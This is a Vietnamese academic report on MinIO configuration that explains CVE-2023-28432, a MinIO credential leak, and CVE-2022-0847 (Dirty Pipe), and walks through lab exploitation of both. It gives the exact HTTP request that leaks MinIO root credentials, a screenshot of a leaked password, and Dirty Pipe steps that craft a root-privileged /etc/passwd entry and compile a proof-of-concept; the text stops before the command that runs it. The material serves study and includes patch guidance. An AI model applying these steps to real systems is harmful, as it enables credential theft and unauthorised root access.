
A screenshot of a computer

Description automatically generated

Hình 4. Lần đầu tiên API được thêm vào MinIO

REST API (Representational State Transfer API) [4] là một giao diện lập trình ứng dụng (API) tuân thủ các ràng buộc và quy ước kiến trúc REST được sử dụng trong việc giao tiếp giữa client và server. REST là viết tắt của REpresentational State Transfer, nó được tạo ra bởi nhà khoa học máy tính Roy Fielding. Đây là một kiểu kiến trúc được sử dụng rộng rãi để xây dựng các API dựa trên web và dựa trên giao thức HTTP.

REST API được thiết kế để đơn giản và linh hoạt hơn, giúp cho các nhà phát triển dễ dàng xây dựng và tích hợp các dịch vụ web vào ứng dụng của họ. Chúng sử dụng một tập hợp các hoạt động được định nghĩa trước, hoặc các phương thức HTTP, để tương tác với các tài nguyên được phơi bày bởi API. Các phương thức này bao gồm GET, POST, PUT, DELETE và các phương thức khác, và được sử dụng để truy xuất và thao tác với dữ liệu từ máy chủ.



Hình 5. REST API các phương thức được cho phép

Một trong những lợi ích chính của REST API là khả năng hỗ trợ nhiều định dạng dữ liệu, bao gồm:

* JSON (JavaScript Object Notation)
* XML (Extensible Markup Language) và các định dạng khác. Điều này làm cho chúng rất linh hoạt và tương thích với nhiều ngôn ngữ lập trình và nền tảng khác nhau.

**Hai thành phần trong REST API**

REST (REpresentational State Transfer) là một đại diện cho sự chuyển đổi dữ liệu. Trong kiến trúc này client và server hoàn toàn độc lập, chúng không biết gì về nhau. Mỗi một request REST API đều không mang theo trạng thái trước đó (stateless). Như vậy để đôi bên trao đổi state, chúng sẽ phải thông qua các resources. Các resource này chính là phần đại diện cho sự thay đổi dữ liệu.

API (Application Programming Interface) là giao diện lập trình ứng dụng. Giao diện này không dành cho người dùng cuối mà dành cho các nhà phát triển (developer). Nó là cái “bề mặt”, chỉ thấy được phần khai báo (tên, tham số, kiểu trả về), còn phần bộ body thì không biết.

### 2.2.3 Biến môi trường

Các quy trình minIO server sử dụng các biến môi trường sau trong khi khởi động để cài đặt cấu hình.

1. Cấu hình chính:

|  |  |
| --- | --- |
|  |  |
| MINIO\_VOLUMES | Các thư mục hoặc ổ đĩa mà minIO server sử dụng làm kho lưu trữ backend  Sử dụng giá trị này khi cấu hình MinIO để chạy bằng tệp môi trường. |
| MINIO\_CONFIG\_ENV\_FILE | Chỉ định đường dẫn đầy đủ đến tệp mà MinIO server sử dụng để tải các biến môi trường. |
| MINIO\_ILM\_EXPIRY\_WORKERS | Chỉ định số lượng ***workers*** để cung cấp cho các đối tượng hết hạn được cấu hình với các quy tắc ILM khi hết hạn. Khi không được đặt, MinIO mặc định sử dụng tối đa một nửa số lõi xử lý hiện có. |

1. Thông tin đăng nhập Root:

|  |  |
| --- | --- |
|  |  |
| MINIO\_ROOT\_USER | Khóa truy cập cho người dùng root.  Nếu MINIO\_ROOT\_USER không được đặt, minio sẽ mặc định là *minioadmin*. |
| MINIO\_ROOT\_PASSWORD | Khóa bí mật cho người dùng root.  Nếu MINIO\_ROOT\_PASSWORD không được đặt, minio sẽ mặc định là *minioadmin*. |
| MINIO\_ACCESS\_KEY | Khóa truy cập cho người dùng root.  Từ phiên bản RELEASE.2021-04-22T15-44-28Z, biến môi trường này không được dùng nữa để thay thế bằng MINIO\_ROOT\_USER. |
| MINIO\_SECRET\_KEY | Khóa bí mật cho người dùng root.  Từ phiên bản RELEASE.2021-04-22T15-44-28Z, biến môi trường này không được dùng nữa để thay thế bằng MINIO\_ROOT\_PASSWORD. |

1. MinIO Console:

|  |  |
| --- | --- |
|  |  |
| MINIO\_PROMETHEUS\_URL | Chỉ định URL cho dịch vụ Prometheus được cấu hình để thu thập số liệu MinIO. |
| MINIO\_PROMETHEUS\_JOB\_ID | Chỉ định ID Prometheus job tùy chỉnh để thu thập số liệu MinIO.  MinIO mặc định là minio-job |
| MINIO\_LOG\_QUERY\_URL | Chỉ định URL của dịch vụ PostgreSQL mà MinIO ghi Audit logs. |
| MINIO\_BROWSER | Chỉ định ***off*** để tắt Bảng điều khiển MinIO được nhúng. |
| MINIO\_SERVER\_URL | Chỉ định tên máy chủ URL mà MinIO Console sẽ sử dụng để kết nối với MinIO server. |
| MINIO\_BROWSER\_REDIRECT\_URL | Chỉ định URL mà MinIO Console cung cấp làm URL chuyển hướng đến trình quản lý danh tính bên ngoài đã được cấu hình. |

1. Dịch vụ quản lý khóa và mã hóa:

|  |  |
| --- | --- |
|  |  |
| MINIO\_KMS\_KES\_ENDPOINT | Điểm cuối cho quy trình Dịch vụ mã hóa khóa MinIO (KES) được sử dụng để hỗ trợ việc mã hóa SSE-S3 và MinIO backend. |
| MINIO\_KMS\_KES\_KEY\_FILE | Khóa riêng được liên kết với chứng chỉ MINIO\_KMS\_KES\_CERT\_FILE x.509 sử dụng khi xác thực với máy chủ KES. Máy chủ KES yêu cầu khách hàng xuất trình chứng chỉ của họ để thực hiện TLS chung (mTLS). |
| MINIO\_KMS\_KES\_CERT\_FILE | Chứng chỉ x.509 để xuất trình cho máy chủ KES. |
| MINIO\_KMS\_KES\_KEY\_NAME | Tên khóa bên ngoài trên hệ thống Quản lý khóa (KMS) được cấu hình trên máy chủ KES và được sử dụng để thực hiện các thao tác mã hóa/giải mã. |
| MINIO\_KMS\_KES\_ENCLAVE | Sử dụng biến môi trường tùy chọn này để xác định tên của vùng chứa KES.  Một vùng chứa KES cung cấp một không gian biệt lập cho các khóa được liên kết của nó tách biệt với các vùng chứa khác trên máy chủ KES. |

1. Lớp lưu trữ:

|  |  |
| --- | --- |
|  |  |
| MINIO\_STORAGE\_CLASS\_STANDARD | Số khối chẵn lẻ để tạo cho các đối tượng có lớp lưu trữ tiêu chuẩn (mặc định).  MinIO sử dụng ký hiệu EC:N để chỉ số khối chẵn lẻ (N)  Mặc định là 4. |
| MINIO\_STORAGE\_CLASS\_RRS | Số lượng khối chẵn lẻ để tạo cho các đối tượng với lớp lưu trữ dự phòng giảm dần.  Mặc định là 2. |
| MINIO\_STORAGE\_CLASS\_COMMENT | Thêm nhận xét vào cài đặt lớp lưu trữ. |

1. Thông số và ghi nhật ký:

|  |  |
| --- | --- |
|  |  |
| MINIO\_PROMETHEUS\_AUTH\_TYPE | Chỉ định chế độ xác thực cho các điểm cuối Prometheus scrape. |

1. Ghi nhật ký:

* Server logs:

|  |  |
| --- | --- |
|  |  |
| MINIO\_LOGGER\_WEBHOOK\_ENABLE | Chỉ định "***on***" để cho phép xuất nhật ký minio server tới điểm cuối HTTP webhook. |
| MINIO\_LOGGER\_WEBHOOK\_ENDPOINT | Điểm cuối HTTP của webhook. |
| MINIO\_LOGGER\_WEBHOOK\_AUTH\_TOKEN  *(không bắt buộc)* | Mã thông báo web JSON (JWT) để sử dụng cho việc xác thực với webhook HTTP. Bỏ qua các webhook không thực thi việc xác thực. |
| MINIO\_LOGGER\_WEBHOOK\_CLIENT\_CERT  *(không bắt buộc)* | Đường dẫn đến chứng chỉ mTLS dùng để xác thực với trình ghi nhật ký webhook. |
| MINIO\_LOGGER\_WEBHOOK\_CLIENT\_KEY  *(không bắt buộc)* | Đường dẫn đến khóa chứng chỉ mTLS được sử dụng để xác thực với dịch vụ ghi trình nhật ký webhook. |
| MINIO\_LOGGER\_WEBHOOK\_PROXY  *(không bắt buộc)* | Xác định proxy được sử dụng cho trình ghi nhật ký webhook khi liên lạc từ MinIO với các webhook bên ngoài. |
| MINIO\_LOGGER\_WEBHOOK\_QUEUE\_SIZE  *(không bắt buộc)* | Một giá trị số nguyên sử dụng để xác định kích thước hàng đợi cho các mục tiêu webhook của trình ghi nhật ký. |

* Audit logs:

|  |  |
| --- | --- |
|  |  |
| MINIO\_AUDIT\_WEBHOOK\_ENABLE | Chỉ định "***on***" để cho phép xuất audit logs tới điểm cuối HTTP webhook. |
| MINIO\_AUDIT\_WEBHOOK\_ENDPOINT | Điểm cuối HTTP của webhook. |
| MINIO\_AUDIT\_WEBHOOK\_AUTH\_TOKEN  *(không bắt buộc)* | Mã thông báo web JSON (JWT) để sử dụng cho việc xác thực với webhook HTTP. |
| MINIO\_AUDIT\_WEBHOOK\_CLIENT\_CERT  *(không bắt buộc)* | Chứng chỉ ứng dụng khách x.509 để xuất trình cho webhook HTTP. |
| MINIO\_AUDIT\_WEBHOOK\_CLIENT\_KEY  *(không bắt buộc)* | Khóa riêng x.509 để hiển thị cho webhook HTTP. |

1. Bucket Notifications:

Các biến môi trường sau cấu hình thông báo để sử dụng với MinIO Bucket Notifications:

* AMQP Service for Bucket Notifications
* MQTT Service for Bucket Notifications
* Elasticsearch Service for Bucket Notifications
* NSQ Service for Bucket Notifications
* Redis Service for Bucket Notifications
* PostgreSQL Service for Bucket Notifications
* MySQL Service for Bucket Notifications
* Kafka Service for Bucket Notifications
* Webhook Service for Bucket Notifications

1. Object Lambda:

|  |  |
| --- | --- |
|  |  |
| MINIO\_LAMBDA\_WEBHOOK\_ENABLE | Chỉ định "***on***" để cho phép điểm cuối webhook Object Lambda cho hàm xử lý. |
| MINIO\_LAMBDA\_WEBHOOK\_ENDPOINT | Điểm cuối HTTP của webhook cho hàm xử lý. |

1. Active Directory / LDAP Identity Management:

|  |  |
| --- | --- |
|  |  |
| MINIO\_IDENTITY\_LDAP\_SERVER\_ADDR | Chỉ định tên máy chủ cho Active Directory/LDAP server. Ví dụ:  **https://ldapserver.com:636** |
| MINIO\_IDENTITY\_LDAP\_STS\_EXPIRY | Chỉ định khoảng thời gian mà thông tin xác thực là hợp lệ như **<int><unit>.** Các đơn vị thời gian hợp lệ: s – seconds; m – minutes; h – hours; d - days |
| MINIO\_IDENTITY\_LDAP\_  LOOKUP\_BIND\_DN  *(bắt buộc)* | Chỉ định Tên phân biệt (DN) cho tài khoản AD/LDAP mà MinIO sử dụng khi truy vấn AD/LDAP server. Cho phép xác thực lookup-bind cho AD/LDAP server. |
| MINIO\_IDENTITY\_LDAP\_  LOOKUP\_BIND\_PASSWORD | Chỉ định mật khẩu cho tài khoản người dùng Lookup-Bind. |
| MINIO\_IDENTITY\_LDAP\_USER\_  DN\_SEARCH\_BASE\_DN | Chỉ định tên phân biệt (DN) cơ sở mà MinIO sử dụng khi truy vấn thông tin đăng nhập của người dùng khớp với những thông tin do ứng dụng xác thực clients cung cấp. |
| MINIO\_IDENTITY\_LDAP\_USER\_  DN\_SEARCH\_FILTER | Chỉ định bộ lọc tìm kiếm AD/LDAP mà MinIO sử dụng khi truy vấn thông tin đăng nhập của người dùng khớp với những thông tin do ứng dụng xác thực clients cung cấp. |
| MINIO\_IDENTITY\_LDAP\_  USERNAME\_FORMAT | Chỉ định danh sách các mẫu DN được phân tách bằng dấu phẩy được sử dụng để truy vấn máy chủ AD/LDAP. |
| MINIO\_IDENTITY\_LDAP\_  GROUP\_SEARCH\_FILTER | Chỉ định bộ lọc tìm kiếm AD/LDAP để thực hiện tra cứu nhóm cho người dùng được xác thực |
| MINIO\_IDENTITY\_LDAP\_  GROUP\_SEARCH\_BASE\_DN | Chỉ định danh sách các DN cơ sở tìm kiếm nhóm được phân tách bằng dấu phẩy mà MinIO sử dụng khi thực hiện tra cứu nhóm. |
| MINIO\_IDENTITY\_LDAP\_  TLS\_SKIP\_VERIFY | Chỉ định bật để tin tưởng các chứng chỉ TLS của máy chủ AD/LDAP mà không cần xác minh. |
| MINIO\_IDENTITY\_LDAP\_  SERVER\_INSECURE | Chỉ định bật để cho phép các kết nối không bảo mật (không được mã hóa TLS) đến máy chủ AD/LDAP. |
| MINIO\_IDENTITY\_LDAP\_SERVER\_  STARTTLS | Chỉ định bật để cho phép kết nối StartTLS với máy chủ AD/LDAP. |
| MINIO\_IDENTITY\_LDAP\_COMMENT | Chỉ định một nhận xét để liên kết với cấu hình AD/LDAP. |

1. OpenID Identity Management:

|  |  |
| --- | --- |
|  |  |
| MINIO\_IDENTITY\_OPENID\_CONFIG\_URL  *(bắt buộc)* | Chỉ định URL cho OIDC tương thích với provider discovery document. |
| MINIO\_IDENTITY\_OPENID\_CLIENT\_ID |  |
| MINIO\_IDENTITY\_OPENID\_CLIENT\_SECRET |  |
| MINIO\_IDENTITY\_OPENID\_CLAIM\_NAME |  |
| MINIO\_IDENTITY\_OPENID\_CLAIM\_PREFIX |  |
| MINIO\_IDENTITY\_OPENID\_DISPLAY\_NAME |  |
| MINIO\_IDENTITY\_OPENID\_SCOPES |  |
| MINIO\_IDENTITY\_OPENID\_REDIRECT\_URI |  |
| MINIO\_IDENTITY\_OPENID\_REDIRECT\_URI\_DYNAMIC |  |
| MINIO\_IDENTITY\_OPENID\_CLAIM\_USERINFO |  |
| MINIO\_IDENTITY\_OPENID\_VENDOR |  |
| MINIO\_IDENTITY\_OPENID\_KEYCLOAK\_REALM |  |
| MINIO\_IDENTITY\_OPENID\_KEYCLOAK\_ADMIN\_URL |  |
| MINIO\_IDENTITY\_OPENID\_COMMENT |  |

1. MinIO Identity Management Plugin:

|  |  |
| --- | --- |
|  |  |
| MINIO\_IDENTITY\_PLUGIN\_URL  *(bắt buộc)* | Điểm cuối webhook cho dịch vụ quản lý danh tính bên ngoài (**https://authservice.example.net:8080/auth**). |
| MINIO\_IDENTITY\_PLUGIN\_ROLE\_POLICY |  |
| MINIO\_IDENTITY\_PLUGIN\_TOKEN |  |
| MINIO\_IDENTITY\_PLUGIN\_ROLE\_ID |  |
| MINIO\_IDENTITY\_PLUGIN\_COMMENT |  |

1. Batch Replication:

|  |  |
| --- | --- |
|  |  |
| MINIO\_BATCH\_REPLICATION\_WORKERS | Cho phép các ***workers*** song song bằng cách chỉ định số lượng quy trình tối đa sẽ sử dụng khi thực hiện việc ứng dụng hàng loạt. |

# CHƯƠNG 2: GIỚI THIỆU VỀ CVE-2022-0847 VÀ CVE-2023-28432

## 2.1 CVE-2022-0847

### 2.1.1 Mô tả lỗ hổng

Được phát hiện bởi Max Kellerman vào thàng 4 năm 2021, CVE-2022-0847 là một lỗ hổng leo thang đặc quyền cục bộ trong nhân Linux, cho phép ghi đè nội dung của bộ đệm của trang cho bất kỳ tệp nào, bao gồm cả những tệp được đặt thành chỉ đọc, được mở bằng cờ O\_RDONLY hoặc nằm trên hệ thống tệp được gắn chỉ đọc.

### 2.1.2 Các phiên bản ảnh hưởng

Lỗ hổng này ảnh hưởng đến Linux Kernel 5.8 và các phiên bản mới hơn nhưng đã được vá trong Linux 5.16.11, 5.15.25 và 5.10.102.

### 2.1.3 Cách thức hoạt động

Lỗ hổng này cho phép ghi đè dữ liệu lên các tệp ngay cả khi tệp không được phép ghi (tệp chỉ đọc, gắn cd-rom,..) hoặc chèn mã, dữ liệu từ một quy trình không có đặc quyền sang quy trình có đặc quyền. Nguyên nhân là do bộ nhớ cache của trang luôn có thể ghi đè bởi kernel và việc ghi đè vào pipe không bao giờ kiểm tra và Kernel Linux đã giả định rằng người sử dụng pipe có quyền và sẽ không bao giờ kiểm tra vì vậy sẽ sử dụng pipe để thực hiện khai thác lỗ hổng này.

### 2.1.4 Cách thức khai thác

Quá trình khai thác lỗ hổng trải qua 5 bước:

*Bước 1:* Tạo pipe

*Bước 2:* Nhập vào pipe với dữ liệu tùy ý với mục đích thiết lập PIPE\_BUF\_FLAG\_CAN\_MERGE flag tới tất cả các ring (Linux có tất cả 4 ring bao gồm Ring0, Ring1, Ring2, Ring3)

*Bước 3:* Tác động vào lệnh pipe

*Bước 4:* Nối dữ liệu từ tệp đích (được mở ở chế độ ReadOnly) vào pipe ngay trước offset mục tiêu.

*Bước 5:* Ghi dữ liệu tùy ý vào pipe. Thao tác này sẽ ghi đè bộ đệm trang khi PIPE\_BUF\_FLAG\_CAN\_MERGE được thiết lập

### 2.1.5 Cách giải quyết và hạn chế lỗ hổng

Không có cách giải quyết nào khác ngoài việc nâng cấp kernel. Bản thân lỗi này là lỗi bộ nhớ và ghi vào đĩa khi đồng bộ hóa. Ngay cả khi quản lý để làm cho tất cả các tệp nhạy cảm trở nên bất biến với chattr +i, DirtyPipe vẫn có thể ghi đè lên tệp dưới dạng ghi trực tiếp vào đĩa, vì vậy nhân không thể dừng ghi.

## 2.2 CVE-2023-28432

### 2.2.1 Mô tả lỗ hổng

Lỗ hổng này tên là “MinIO Information Disclosure Vulnerability” [5] được phát hiện vào ngày 21/04/2023. Trong một cài đặt clustering, MinIO trả về tất cả các biến môi trường, bao gồm "MINIO\_SECRET\_KEY" và "MINIO\_ROOT\_PASSWORD", dẫn đến rò rỉ thông tin nhạy cảm.

Tất cả người dùng của hệ thống phân tán đều bị ảnh hưởng. Tất cả người dùng được khuyên nâng cấp càng sớm càng tốt.

### 2.2.2 Các phiên bản ảnh hưởng

Lỗ hổng này ảnh hưởng đến MinIO từ RELEASE.2019-12-17T23-16-33Z đến trước RELEASE.2023-03-20T20-16-18Z

### 2.2.3 Cách thức hoạt động

Theo thông báo, lợi dụng này giả định sử dụng triển khai phân tán. Bootstrap API được giới thiệu chính thức tại <https://github.com/minio/minio/pull/8550> và được phát hành trong RELEASE.2019-12-17T23-16-33Z để xác minh cấu hình máy chủ.

Đoạn code liên quan tới lỗ hổng như sau:

|  |
| --- |
| // minio/cmd/bootstrap-peer-server.go  func (b \*bootstrapRESTServer) VerifyHandler(w http.ResponseWriter, r \*http.Request) {  ctx := newContext(r, w, "VerifyHandler")  cfg := getServerSystemCfg()  logger.LogIf(ctx, json.NewEncoder(w).Encode(&cfg))  }  // minio/cmd/bootstrap-peer-server.go  func getServerSystemCfg() ServerSystemConfig {  envs := env.List("MINIO\_")  envValues := make(map[string]string, len(envs))  for \_, envK := range envs {  // skip certain environment variables as part  // of the whitelist and could be configured  // differently on each nodes, update skipEnvs()  // map if there are such environment values  if \_, ok := skipEnvs[envK]; ok {  continue  }  envValues[envK] = env.Get(envK, "")  }  return ServerSystemConfig{  MinioEndpoints: globalEndpoints,  MinioEnv: envValues,  }  } |

Đoạn mã trên bao gồm hai hàm – “VerifyHandler” và “getServerSystemCfg”.

Hàm “VerifyHandler” chấp nhận một yêu cầu HTTP và trình ghi phản hồi, và sử dụng hàm “getServerSystemCfg” để lấy cấu hình hệ thống máy chủ. Thông tin này sau đó được mã hóa thành định dạng JSON và trả về cho khách hàng thông qua trình ghi phản hồi.

Hàm “getServerSystemCfg” lấy cấu hình hệ thống của máy chủ MinIO bằng cách lấy danh sách các biến môi trường bắt đầu với tiền tố “MINIO\_”. Sau đó, nó tạo một bản đồ các cặp khóa-giá trị với tên biến môi trường là khóa và giá trị của biến môi trường đó. Hàm sau đó trả về một cấu trúc “ServerSystemConfig” chứa các điểm cuối và biến môi trường của máy chủ MinIO.

Ở đây ta có thể thấy thiếu tính xác thực, cho phép truy cập trái phép trực tiếp, nhưng chỉ có thể truy cập được đường dẫn này ở chế độ triển khai cụm, do đó trong môi trường triển khai cụm MinIO, kẻ tấn công xây dựng một yêu cầu độc hại và sẽ in ra thông tin biến môi trường, chính xác chứa mật khẩu tài khoản quản trị viên.

Vậy tại sao các biến môi trường lại chứa thông tin mật khẩu tài khoản? Bởi vì theo hướng dẫn khởi động chính thức, MinIO sẽ đọc tài khoản và mật khẩu quản trị viên được thiết lập sẵn của người dùng từ biến môi trường khi khởi động, và nếu bị bỏ qua, tài khoản và mật khẩu mặc định sẽ là minioadmin/minioadmin

### 2.2.4 Cách thức khai thác

Có vấn đề tồn tại trong API endpoint

<http://your-ip:9000/minio/bootstrap/v1/verify> Gửi yêu cầu truy xuất tất cả các biến môi trường

|  |
| --- |
| POST /minio/bootstrap/v1/verify HTTP/1.1  Host: your-ip:9000  Accept-Encoding: gzip, deflate  Accept: \*/\*  Accept-Language: en-US;q=0.9,en;q=0.8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36  Connection: close  Cache-Control: max-age=0  Content-Type: application/x-www-form-urlencoded  Content-Length: 0 |

A screenshot of a computer

Description automatically generated with medium confidence

Hình 7. Khai thác thành công

Chúng ta có thể thấy “MINIO\_ROOT\_USER”:minioadmin và “MINIO\_ROOT\_PASSWORD” : minio-Loc@abc1234

Thành công sử dụng username và password để đăng nhập vào Web console

A screenshot of a computer

Description automatically generated

Hình 8. Đăng nhập thành công bằng mật khẩu admin

### 2.2.5 Cách giải quyết và hạn chế lỗ hổng

Không có cách giải quyết nào khác ngoài việc nâng cấp mới hơn RELEASE.2023-03-20T20-16-18Z

Nhà phát triển đã cam kết cung cấp bản vá

<https://github.com/minio/minio/commit/3b5dbf90468b874e99253d241d16d175c2454077> .Khác biệt có thể thấy rằng hoạt động bỏ qua trường nhạy cảm đã được thêm vào:

A screen shot of a computer

Description automatically generated with medium confidence

Hình 9. Đã nâng cấp bộ lọc ở phiên bản mới

# CHƯƠNG 3: TRIỂN KHAI THỰC NGHIỆM KHAI THÁC CVE

## 3.1 Khai thác CVE-2022-0847

### 3.1.1 Kịch bản và cách khai thác

Việc khai thác dụng sẵn lab CVE-2022-0847 đã được dựng sẵn môi trường và source code khai thác trên TryHackMe

Lưu ý rằng việc khai thác sẽ không cho phép chúng ta tạo tệp (chúng ta chỉ có thể ghi đè thông tin trong các tệp hiện có), trước tiên cần tìm một tệp mà có thể đọc, nhưng vẫn có thể cho phép nâng cao các đặc quyền. Sự lựa chọn dễ dàng rõ ràng trong những điều kiện này là /etc/passwd. Trong khi các hàm băm mật khẩu thường được lưu trữ trong /etc/shadow truy cập hạn chế trong các hệ thống Linux hiện đại (trái ngược với việc được lưu trữ theo cách truyền thống trong /etc/passwd), hầu hết các biến thể Linux vẫn kiểm tra xem liệu các hàm băm mật khẩu tài khoản có được cung cấp trong /etc /passwd. Điều này có nghĩa là chúng ta có thể ghi một người dùng có quyền root và băm mật khẩu đã biết trực tiếp vào tệp passwd

Các mục để gi vào file passwd bao gồm 7 trường, được phân tách bằng dấu hai chấm (:). Ví dụ: root:x:0:0:root:/root:/bin/bash.


Theo thứ tự, các trường này là:

* Tên người dùng (root)
* Mật khẩu của người dùng (ở dạng băm). Trong hầu hết các trường hợp, hàm băm sẽ không thực sự được cung cấp ở đây và thay vào đó sẽ được thay thế bằng dấu x. Điều này có nghĩa là thay vào đó, hàm băm có thể được tìm thấy trong /etc/shadow.
* UID của người dùng (ID người dùng) — với tư cách là root, đây là 0.
* GID của người dùng (ID nhóm). Đối với root, giá trị này cũng sẽ là 0.
* Một mô tả của tài khoản. Đây chỉ đơn giản là "root" trong ví dụ, tuy nhiên, nó có thể để trống.
* Thư mục chính của người dùng (/root)
* Shell đăng nhập của người dùng (/bin/bash)

Nếu chúng ta có thể tạo mục nhập của riêng mình theo cách thủ công (bao gồm cả hàm băm mật khẩu đầy đủ) và chèn nó vào tệp passwd thì chúng ta có thể tạo một tài khoản người dùng mới. Thật thú vị, Linux không kiểm tra để xác nhận rằng UID và GID của tài khoản là duy nhất — chỉ tên người dùng đó là duy nhất. Nói cách khác, chúng tôi có thể tạo một tài khoản với tên người dùng duy nhất của riêng mình có UID và GID bằng 0, cấp cho tài khoản mới các quyền giống như root một cách hiệu quả!

Vì vậy đầu tiên ta cần tạo một mật khẩu, sử dụng lệnh openssl để tạo hàm băm SHA512Crypt cho mật khẩu đã chọn(HieuVM13):

*Cmd: openssl passwd -6 --salt HieuVM "HieuVM13"*



Hình 10. lệnh tạo mật khẩu bằng openssl

"openssl passwd": gọi chương trình OpenSSL để tạo mật khẩu băm.

"6": chỉ định sử dụng thuật toán băm SHA-512 để tạo mật khẩu băm.

"--salt HieuVM": chỉ định muối là "HieuVM". Muối là một chuỗi ngẫu nhiên được sử dụng để tăng cường độ an toàn của mật khẩu băm.

"HieuVM13": đây là mật khẩu cần được băm.

Kết quả trả về của câu lệnh trên là:

"$6$HieuVM$61e9yg1MToGUnz.dPLyiimeDUJu7u/hhOxpMMn3bc92KYZgTWZpFrqLC0nIpFu.scOtp7otctEU07Q6oyCwzr."


Vậy ta sẽ chèn vào file passwd dạng như sau:

*"HieuVM:$6$HieuVM$61e9yg1MToGUnz.dPLyiimeDUJu7u/hhOxpMMn3bc92KYZgTWZpFrqLC0nIpFu.scOtp7otctEU07Q6oyCwzr.:0:0::/root:/bin/bash*

*"*


Vì chúng ta đang ghi đè các mục nhập hiện có trong tệp mật khẩu nên cần thêm một dòng mới vào cuối mục nhập của mình. Điều này tránh làm hỏng mục nhập với bất kỳ phần còn lại nào của nội dung trước đó của dòng.

Về cơ bản việc tiếp theo cần làm đó là tìm offset (offset là vị trí trong tệp mà quá trình khai thác sẽ bắt đầu ghi — nói cách khác, phần nào của tệp bị ghi đè) trong file passwd mà có thể ghi đè lên vì lỗ hổng này không cho phép chúng ta ghi thêm vào file mà chỉ có thể ghi đè, vì vậy ta cần chọn một tài khoản khác để ghi đè, sau khi xem qua file passwd bằng câu lệnh : *cat /etc/passwd* ta thấy tài khoản tên games có tiềm năng




Hình 11. Xem file passwd

Để xem offset của game ta dùng câu lệnh: *grep –b "games" /etc/passwd* và có kết quả là 189



Hình 12. Tìm offset của người dùng games

Đã có đủ tham số yêu cầu theo lab được dựng sẵn ta sẽ cd vào directory *Exploit* tiếp đó là */PoC* và biên dịch file khai thác tên *poc.c* ra một file nhị phân tên *exploit*




Hình 13: Biên dịch mã thực thi

Một lưu ý nhỏ đó là cần backup lại file /etc/passwd sang /tmp/passwd bằng câu lệnh *cp /etc/passwd /tmp/passwd*, vì đây là một khai thác gây rối sẽ gây thiệt hại cho hệ thống (ít nhất là trong một thời gian); với tệp mật khẩu được sao lưu, máy chủ lưu lab có thể dễ dàng khôi phục thiệt hại sau khi quá trình khai thác hoàn tất.

Bước tiếp theo thực thi câu lệnh:

|  |
| --- |
